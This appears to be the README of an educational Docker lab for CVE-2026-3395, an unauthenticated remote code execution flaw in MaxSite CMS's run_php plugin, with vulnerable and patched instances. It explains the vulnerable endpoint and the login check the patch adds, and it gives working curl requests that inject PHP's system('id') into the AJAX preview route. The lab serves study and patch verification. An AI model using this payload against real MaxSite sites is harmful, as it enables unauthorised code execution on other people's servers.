 rootdirective-sec/cve-2026-3395-lab
Educational Docker lab demonstrating CVE-2026-3395, an unauthenticated RCE in MaxSite CMS via the run_php plugin, with vulnerable and patched environments for safe reproduction and analysis.

This repository is for educational and research purposes only. All testing must be done in a local Docker lab environment. Do not deploy this setup to public or production systems.
CVE-2026-3395 affects MaxSite CMS and allows unauthenticated access to an administrative AJAX endpoint. When the run_php plugin is enabled, user input can be evaluated as PHP code through the CMS hook system, which may lead to Remote Code Execution (RCE).
This repository includes:
The vulnerable endpoint is located at:
application/maxsite/admin/plugins/editor_markitup/preview-ajax.php
In the vulnerable version:
POST data) is passed through mso_hook()run_php plugin processes [php]...[/php] blockseval()If run_php is enabled, this results in unauthenticated remote code execution.
The patched version adds:
if (!is_login()) die('no login');
mso_checkreferer();
This restricts access to authenticated users only.
This lab builds two environments:
| Environment | Port |
|---|---|
| Vulnerable | 8081 |
| Patched | 8082 |
docker compose up -d --build
This will:
run_php in the lab configurationOpen in your browser:
http://localhost:8081  (Vulnerable)
http://localhost:8082  (Patched)
Both instances should load successfully.
The AJAX route uses a base64-encoded path.
Base64 of:
admin/plugins/editor_markitup/preview-ajax.php
is:
YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"
Expected result:
no login
To stop containers:
docker compose down -v
Use this project only in isolated environments for research and learning purposes.
